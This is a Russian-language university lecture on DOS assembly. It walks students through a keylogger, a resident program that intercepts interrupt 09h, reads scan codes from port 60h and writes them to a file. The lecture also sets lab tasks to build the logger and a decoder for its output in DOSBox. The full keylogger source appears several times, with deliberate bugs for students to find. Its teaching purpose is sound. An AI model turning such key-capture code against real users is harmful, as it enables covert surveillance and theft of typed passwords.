**Лекция 12. Спай. Шпионский клавиатур.**

**Сегодня и на нескольких следующих занятиях попробуем исследовать ещё одну «нехорошую квартиру» - точнее «нехорошее программное изделие» - клавиатурный шпион. Далее представлен текст на языке записи алгоритмов ассемблер, который, если его транслировать на машинный язык с получением объектного модуля, а затем, если этот объектный модуль линковать, он может быть преобразован в исполнимый модуль, который хранится на внешнем запоминающем устройстве, а при загрузке этого исполнимого модуля под управлением операционной системы в оперативную память ОН ПРЕВРАЩАЕТСЯ в ШПИОНСКУЮ РЕЗИДЕНТНУЮ ПРОГРАММУ, предназначенную для ПЕРЕХВАТА ПРЕРЫВАНИЯ ОТ КЛАВИАТУРЫ И ХРАНЕНИЯ НА ВНЕШНЕМ УСТРОЙСТВЕ КОДОВ КЛАВИШ, по которым СТУЧИТ пользователь.**

**.Model tiny**

**.code**

**org 100h**

**Begin:**

**jmp Install**

**Old09h dd ?**

**FName db 'myfile.bin',0**

**Max = 0**

**Count dw 0**

**position dw 0**

**flag dw 0**

**Buf db 1h dup(?)**

**New09h:**

**push ds**

**push cs**

**pop ds**

**push ax**

**push bx**

**in al,160h**

**mov bx,Count**

**mov Buf[bx],al**

**inc Count**

**cmp bx,Max**

**jne BufNotFull**

**push cx**

**push dx**

**cmp flag, 0**

**jne Write**

**mov ah,3ch**

**mov cx,1**

**mov dx,offset FName**

**mov flag,1**

**int 21h**

**Write:**

**mov dx,offset FName**

**mov al, 1**

**mov ah, 3dh**

**int 21h**

**mov bx, position**

**add bx, 1**

**mov position, bx**

**Write\_not\_open:**

**mov bx,ax**

**mov ah,42h**

**mov al,0**

**mov cx,0**

**mov dx, position**

**int 21h**

**mov cx,2h**

**mov dx,offset Buf**

**mov ah,40h**

**int 21h**

**mov ah,3eh**

**int 21h**

**pop dx**

**pop cx**

**mov Count,0**

**BufNotFull:**

**pop bx**

**pop ax**

**pop ds**

**jmp DWORD PTR cs:Old09h**

**ResSize = $ - Begin**

**Install:**

**mov ax,3509h**

**int 21h**

**mov WORD PTR Old09h,bx**

**mov WORD PTR Old09h+2,es**

**mov ax,2509h**

**mov dx,offset New09h**

**int 21h**

**mov ax,3100h**

**mov dx,(ResSize+10fh)/16**


**int 21h**


**end Begin**

**ПОЧТИ ВСЁ НЕПОНЯТНО?!КОПАЕМ!**

**НАЙДИТЕ ОШИБКУ В КОМАНДЕ IN!**

**Толкование 12.1.**





***Толкование 12.2.* Алгоритм функционирования шпионского клавиатура:**

**Шаг 1. Инсталляция (Install) в оперативной памяти РЕЗИДЕНТНОЙ ЧАСТИ программы «Клавиатурный шпион»**

**Install:**

**mov ax,3509h**

**int 21h**

**mov WORD PTR Old09h,bx**

**mov WORD PTR Old09h+2,es**

**mov ax,2509h**

**mov dx,offset New09h**

**int 21h**

**mov ax,3100h**

**mov dx,(ResSize+10fh)/16**

**int 21h**

***Шаг 2. Перехват «стука» по клавиатуре с размещением характеристик «стука» в специальном буфере для хранения – в области памяти размером 255 байт.***

***New09h:***

***push ds***

***push cs***

***pop ds***

***push ax***

***push bx***

***in al,60h***

***mov bx,Count***

***mov Buf[bx],al***

***inc Count***

***cmp bx,Max***

***jne BufNotFull***

***Шаг 3. Если буфер «стуков» заполнен полностью, записать содержимое буфера в файл на внешнем устройстве и продолжить «перехват» - перейти к шагу 2.***

**push cx**

**push dx**

**mov ah,3ch**

**mov cx,2**

**mov dx,offset FName**

**int 21h**

**mov bx,ax**

**mov ah,40h**

**mov cx,100h**

**mov dx,offset Buf**

**int 21h**

**mov ah,3eh**

**int 21h**

**pop dx**

**pop cx**

**Шаг 4. Если буфер не заполнен полностью, просто ПРОДОЛЖИТЬ «ПЕРЕХВАТ», перейдя к ШАГУ 2.**

***ЖУЁМ ЧУПА-ЧУПС:***

**Шаг 1. Инсталляция (Install) в оперативной памяти РЕЗИДЕНТНОЙ ЧАСТИ программы «Клавиатурный шпион»**

**Install:**

**mov ax,3509h**

**int 21h**

**mov WORD PTR Old09h,bx**

**mov WORD PTR Old09h+2,es**

**mov ax,2509h**

**mov dx,offset New09h**

**int 21h**

**mov ax,3100h**

**mov dx,(ResSize+10fh)/16**

**int 21h**

***Функция 35H 21h прерывания:***

***Вход***

* ***AH = 35H***
* ***AL = номер прерывания (00H до 0ffH)***

***Выход***

* ***ES:BX = адрес обработчика прерывания***

***Описание:***

***возвращает значение вектора прерывания для INT (AL); то есть, загружает в BX 0000:[AL\*4], а в ES - 0000:[(AL\*4)+2].***

***Предупреждение:***

***Эта функция изменяет сегментный регистр ES.***

***Функция 25H 21h прерывания: установить вектор прерывания***

***Вход***

* ***AH = 25H***
* ***AL = номер прерывания***
* ***DS:DX = вектор прерывания: адрес программы обработки прерывания***
* ***Описание:***

***устанавливает значение элемента таблицы векторов прерываний для прерывания с номером AL равным DS:DX. это равносильно записи 4-байтового адреса в 0000:(AL\*4), но, в отличие от прямой записи, DOS здесь знает, что вы делаете, и гарантирует, что в момент записи прерывания будут заблокированы.***

***Предупреждение:***

***Не забудьте восстановить DS (если необходимо) после этого вызова.***

***Функция 31H 21h прерывания: завершиться и остаться резидентным***

***Вход***

* ***AH = 31H***
* ***AL = код выхода***
* ***DX = объем памяти, оставляемой резидентной, в параграфах***
* ***Описание:***

***выходит в родительский процесс, сохраняя код выхода в AL. код выхода можно получить через функцию 4dH Wait. DOS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16). Эта функция перекрывает функцию INT 27H, которая не возвращает код выхода и неспособна установить резидентную программу, большую 64K.***

***Шаг 2. Перехват «стука» по клавиатуре с размещением характеристик «стука» в специальном буфере для хранения – в области памяти размером 255 байт.***

***New09h:***

***push ds***

***push cs***

***pop ds***

***push ax***

***push bx***

***in al,60h***

***mov bx,Count***


***mov Buf[bx],al***


***inc Count***


***cmp bx,Max***

***jne BufNotFull***

**Для того, чтобы разобраться, что такое «стук по клавише», необходимо прочитать следующий фрагмент из книги про ассемблер:**







**Таким образом, при нажатии и отпускании клавиши на клавиатуре в буфер клавиатуры?**

**Обманул? Куда? (смотри далее)…**

**попадает Scan-code этой клавиши. Основной командой шпионского клавиатура по обработке «стука» по клавише выступает команда**

**In al,60h. Пробуем разбираться что это за невиданная ранее никем из Вас команда.**

**Говорят, на помойке, что команда In**

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Команда IN - загрузить данные из порта I/O в регистр**  **Описание:**Команда загружает данные из пространства входа/выхода (порты, таймеры, регистры конфигурации и т.п.) в регистр Rd регистрового файла.  **Операция:**   |  |  |  |  | | --- | --- | --- | --- | | (i) | Pd<-- P | | | |  | Синтаксис | Операнды: | Счетчик программ: | | (i) | IN Rd,P | 0 < d < 31, 0 < P < 63 | PC<-- PC + 1 |   **Пример:**  in r25, $16 ; Считать Порт B  cpi r25, r4 ; Сравнить считанное значение с константой  breq exit ; Перейти если r25=4  . . .  exit: nop ; Перейти по назначению (пустая операция) |
| **Всё понятно? Мне ничего не понятно, но нужно двигаться дальше…**  **В нашем случае команда IN AL, 60h говорит процессору, что необходимо ПРОЧИТАТЬ значение ИЗ ПОРТА ВВОДА под номером 60H, которое сгенерировано ДРАЙВЕРОМ КЛАВИАТУРЫ (где драйвер – специальная программа, осуществляющая преобразование механических воздействий на клавиатуре в соответствующее цифровое значение в зависимости от места механического воздействия (в зависимости от того, по какой клавише стукнули))** |
|  |

**Таким образом, в результате «зубрежки» Лекции 12 (понимать ничего не нужно – нужно просто вызубрить) Вы должны вызубрить, что такое «резидентная программа», что такое «клавиатура», что такое «порт», что происходит по команде In, что такое scan-code, что такое «расширенный код ASCII символа», что нужно сделать, чтобы осуществить «перехват» прерывания, оставить программу резидентной, какие функции 21h прерывания используются для этого, обратив особое внимание НА КОМАНДУ**

jmp DWORD PTR cs:Old09h

И директиву:

ResSize = $ - Begin

**Надеюсь, что Вы внимательно читали Лекции Зубовича (чтобы не читать документацию на английском языке) и знаете, что такое 10-я функция 21h прерывания (весьма понятно, что в Вашей последующей после сдачи экзамена по БИС жизни эта десятка в 10 с.с. с «очком» в 16-ичной системе счисления вряд ли понадобится, тем не менее, надеюсь, что они заставят Вас вдумчиво, внимательно, относится к каждому слову постановки задач и ещё более внимательно, скрупулёзно (классное слово) ИЗУЧАТЬ ИНСТРУМЕНТЫ РЕШЕНИЯ ЗАДАЧ НА ОСНОВЕ ДУРКования!! (Думания, Учения, Рисования, Копания). Как «математика приводит ум в порядок (теоретически)», так и «разработка программного обеспечения» приводит (должна приводить) в ещё больший порядок не только ум, но и мозги). Поступаем так же, как и на прошлой лекции – пишем мне ответ на листочке, и, если он правильный, идём домой.**

**Вопрос: Записан следующий текст на языке записи алгоритмов ассемблер:**

**.data**

**Zu dw “ЯД”**

**ZuZU dw 255 dup (?)**

**.code**

**ZU: MOV ax,@data**

**MOV ds,ax**

**LEA DX, Zu**

**MOV ah, 10**

**INT 21h**

**MOV ah,4ch**

**INT 21h**

**END ZU**

**Вопрос, ответ на который нужно написать на листочке: Сколько символов можно будет ввести пользователю в процессе выполнения функции 10 21h прерывания. И сколько раз можно будет стукнуть по различным клавишам на клавиатуре? Как говорили в Одессе: «ВВЕСТИ и СТУКНУТЬ» - две большие разницы».**

**ДЛЯ ПРАВИЛЬНОГО ОТВЕТА НА ВОПРОСЫ НЕОБХОДИМО ДУМАЯ УЧИТЬ, РИСОВАТЬ и КОПАТЬ ТО, ЧТО НАПИСАНО В ЛЕКЦИИ 4 ИЗ ЛЕКЦИЙ ЗУБОВИЧА. А ТАКЖЕ УЧИТЫВАТЬ ТО, ЧТО КОДИРОВКИ БЫВАЮТ РАЗНЫЕ!!!! ПОНЯТНО, ЧТО ДЛЯ ПРАВИЛЬНОГО ОТВЕТА НЕОБХОДИМО НАБРАТЬ ИСХОДНЫЙ ТЕКСТ, ТРАНСЛИРОВАТЬ, ЛИНКОВАТЬ, ЗАПУСКАТЬ, ДЕЛАТЬ ОТЛАДКУ, МЕНЯТЬ КОДИРОВКУ В DOSBox и в РЕДАКТОРЕ…. Особо «одарённые» и (или) «ленивые» МОГУТ ПРОЧИТАТЬ выдержку из Лекции 4 непосредственно в данной Лекции:**

**4.3. Посадка последовательности *символов* в Персоналку путем ввода их с клавиатуры.**

Для такой посадки последовательности (нескольких, не одного) символов с клавиатуры используется аппарат так называемого **21h прерывания** и существующей, придуманной Дядьками с IBM, функции **№ 10**  этого прерывания. В связи с тем, что его и ее придумали Дядьки с IBM, то все то, что про него и нее будет сказано ниже, следует **вызубрить и знать**, что он и она работают только так и никак иначе. А именно:

***Функция 0Ah или (Десять в десятичной системе счисления) прерывания 21h*** служит для ввода с клавиатуры последовательности символов. Под вводом символов с клавиатуры понимается процесс отображения КОДОВ СИМВОЛОВ, нарисованных на клавиатуре, в Оперативной памяти. При этом действуют раз и навсегда определенные Дядьками с IBM правила игры, нарушения которых приводит к плачевным последствиям :

***1. При работе функции №10 прерывания 21h на экране высвечивается курсор и Вам (или тому, кто сидит за компьютером) предоставляется возможность «потискать» на клавиши до тех пор, пока Вы не нажмете клавишу «Enter»..***

2. Каждое такое нажимание приводит к тому, что КОД СИМВОЛА, изображенного на клавиатуре, попадает в ***Определенную*** для этой 10-ой функции **ОБЛАСТЬ** Оперативной памяти. Из чего следует, что область памяти, куда осуществляется ввод последовательности символов, должна быть ***специальным образом*** организована.

А именно :

**-- 1-ый байт (первый байт)** этой области памяти должен содержать число (с фиксированной точкой – в памяти других чисел не бывает), определяющее ***СКОЛЬКО ВСЕГО*** символов можно запихнуть в организуемую для ввода оперативную память

**-- 2-ой байт (второй байт)** этой области памяти предназначен (так придумано

Дядьками с IBM - против этого никуда не попрешь – надо просто выучить!) для того, чтобы в результате работы 10-ой (десятой) функции (эта самая 10-ая функция и сделает это) в этот байт было помещено число (снова с фиксированной точкой ), определяющее СКОЛЬКО РЕАЛЬНО СИМВОЛОВ было введено в процессе «тискания» на клавиши.

**-- 3-ий, 4-ый, 5-ый, и т.д. байты** этой области памяти организуются для того, чтобы хранить КОДЫ ВВОДИМЫХ СИМВОЛОВ, т.е. коды тех символов, которые изображены на клавиатуре, либо получаются в результате нажатия КОМБИНАЦИИ клавиш ( не путать с известной комбинацией ).

3. При этом договорились, что **АДРЕС** области памяти, таким образом организованной, 10-ая функция 21h прерывания берет (находит) из регистра ***DX*** (именно ***АДРЕС - Некоторый номер байта, начиная с которого будет располагаться эта область памяти***) .

4. В том случае (об этом тоже договорились), когда **ТОТ, КТО СИДИТ ЗА КЛАВИАТУРОЙ,** слишком многого хочет -- ввести символов больше, чем это определено числом, сидящим в первом байте области памяти, адрес которой находится в регистре DX, машина ( а точнее 10-ая функция ответит ДОЛЖНЫМ ( НАДЛЕЖАЩИМ ) образом -- она ЗАПИЩИТ, и будет пищать до тех пор пока ТОТ, КТО СИДИТ ЗА КЛАВИАТУРОЙ, не нажмет клавишу **Enter.**

То есть, говоря о вводе строки символов, нужно разобраться с такими понятиями:

1. Прерывание 21h
2. Функция №10
3. Адрес области памяти, куда вводить последовательность символов ( он должен быть в регистре DX)
4. Область памяти, адрес которой находится в регистре DX, должна быть ПОДГОТОВЛЕНА к такой неприятной вещи, как ввод последовательности кодов символов следующим образом:
5. 1-ый байт этой области памяти, адрес которой находится в регистре DX, должен содержать число, определяющее, сколько символов можно посадить в область памяти без последствий (без писка).
6. 2-ой байт – должен быть готов к приему числа, определяющего сколько символов попадет в нашу Область памяти
7. 3-его и последующего байтов должно хватить, чтобы посадить в них все коды символов, изображенных на клавиатуре, на которую нажимает ТОТ, КОТОРЫЙ ЗА НЕЙ СИДИТ.
8. *При этом действуют раз и навсегда определенные Дядьками с IBM правила игры, нарушения которых приводит к плачевным последствиям :*
9. *1. При работе функции №10 прерывания 21h на экране высвечивается курсор и Вам ( или тому, кто сидит за компьютером ) предоставляется возможность «потискать» на клавиши до тех пор, пока Вы не нажмете клавишу «Enter»..*
10. *2. Каждое такое нажимание приводит к тому, что КОД СИМВОЛА, изображенного на клавиатуре, попадает в Определенную для этой 10-ой функции ОБЛАСТЬ Оперативной памяти. Из чего следует, что область памяти, куда осуществляется ввод строки символов должна быть специальным образом организована. А именно :*
11. *-- 1-ый байт ( первый байт ) этой области памяти должен содержать число (с фиксированной точкой – в памяти других чисел не бывает ), определяющее СКОЛЬКО ВСЕГО символов можно запихнуть в организуемую для ввода оперативную память*
12. *-- 2-ой байт (второй байт ) этой области памяти предназначен (так придумано Дядьками с IBM - против этого никуда не попрешь – надо просто выучить!!!!!!!!! ) для того, чтобы в результате работы 10-ой функции ( эта самая 10-ая функция и сделает это ) в этот байт было помещено число ( снова с фиксированной точкой ), определяющее СКОЛЬКО РЕАЛЬНО СИМВОЛОВ было введено в процессе «тискания» на клавиши.*
13. *-- 3-ий, 4-ый, 5-ый, и т.д. байты этой области памяти организуются для того, чтобы хранить КОДЫ ВВОДИМЫХ СИМВОЛОВ, т.е. коды тех символов, которые изображены на клавиатуре, либо получаются в результате нажатия КОМБИНАЦИИ клавиш ( не путать с известной комбинацией ).*
14. *3. При этом договорились, что АДРЕС области памяти, таким образом организованной, 10-ая функция 21h прерывания берет ( находит ) из регистра DX ( именно*
15. *АДРЕС - Некоторый номер байта, начиная с которого будет располагаться эта область памяти ) .*
16. *4. В том случае, об этом тоже договорились, когда ТОТ, КТО СИДИТ ЗА КЛАВИАТУРОЙ, слишком многого хочет -- ввести символов больше, чем это определено числом, сидящим в первом байте области памяти, адрес которой находится в регистре DX, машина ( а точнее 10-ая функция ответит ДОЛЖНЫМ ( НАДЛЕЖАЩИМ ) образом -- она ЗАПИЩИТ, и будет пищать до тех пор пока ТОТ, КТО СИДИТ ЗА КЛАВИАТУРОЙ, не нажмет клавишу Enter/*

**ПРОЧИТАЛИ? ОТВЕТИЛИ НА ВОПРОС? А ЧТО ТОЛКУ? ТАМ ВЕДЬ НАПИСАНО ZU DW “ЯД”! А не ZU DB “ЯД”!!!**

**Домашнее задание 12.1. В описании десятой функции 21h прерывания в данной лекции в соответствии с правилом запрета ненормативной лексики сделаны изменения по сравнению с Лекциями Зубовича. Указать какое слово заменено каким.**

**Домашнее задание 12.2. Используя оболочку DosBox получить программу, которая позволяет определить, сколько на самом деле символов можно ввести с клавиатуры (в том числе и в зависимости от кодировки, используемой в момент исполнения программы – должно получиться как минимум ДВА РАЗНЫХ ОТВЕТА) и сколько раз можно стукнуть по клавишам на клавиатуре. После чего, используя какой-либо отладчик ПОКАЗАТЬ на Экране, что находится в области памяти, начиная с адреса Zu.**

**Присылать мне ничего не нужно. Просто выполните задания.**

**ЛАБОРАТОРНАЯ РАБОТА №3. Часть 1. SPY. Изучить то, что в Лекции 12 и в книжке про ассемблер называется «шпионский клавиатур», исправить ошибки, если они есть (или построить свой собственный текст на языке записи алгоритмов ассемблер) и получить полностью соответствующий постановке задачи «Спай» текст на языке записи алгоритмов ассемблер - получение в файле совокупности байт, которые содержат данные о процессе нажатия клавиш на клавиатуре (НЕ ВВОДА СИМВОЛОВ, А НАЖАТИЙ КЛАВИШ НА КЛАВИАТУРЕ!!!). Стоимость: Спай – 16 баллов. Отсутствие - -8 баллов. Сроки – 26.11.2024.**

**ЛАБОРАТОРНАЯ РАБОТА №3. Часть 2. YPS!!! Получить программу, которая по информации, СОДЕРЖАЩЕЙСЯ в файле из части 1 лаб работы№3, выводит на экран СООТВЕТСТВУЮЩУЮ ПОСЛЕДОВАТЕЛЬНОСТЬ СИМВОЛОВ, НАБРАННЫХ НА КЛАВИАТУРЕ. Если известно, что используются только клавиши Shift, Shift+Alt и клавиши, на которых нарисованы буковки и циферки, а НЕ любые другие клавиши и их комбинации!!!! Например, если раньше (в рамках Лаб № 3 часть 1) на клавиатуре были «натиснуты» клавиши Shift+ M, ama Клавиша ввода, на экране должно получиться Mama. Сроки: 10.12.2024. Спай наоборот – 32 балла, отсутствие – 16 баллов. Решение может быть только в рамках DosBox и языка записи алгоритмов assembler. /**

**Далее представлен текст «клавиатурного шпиона» из книги про ассемблер. Желающие могут его использовать при выполнении Лабораторной работы #3. Правда, там присутствуют неточности, которые приводят к тому, что в файл пишется не ВСЁ, а только определённое количество байт. Этот же текст можно найти в книжке.**

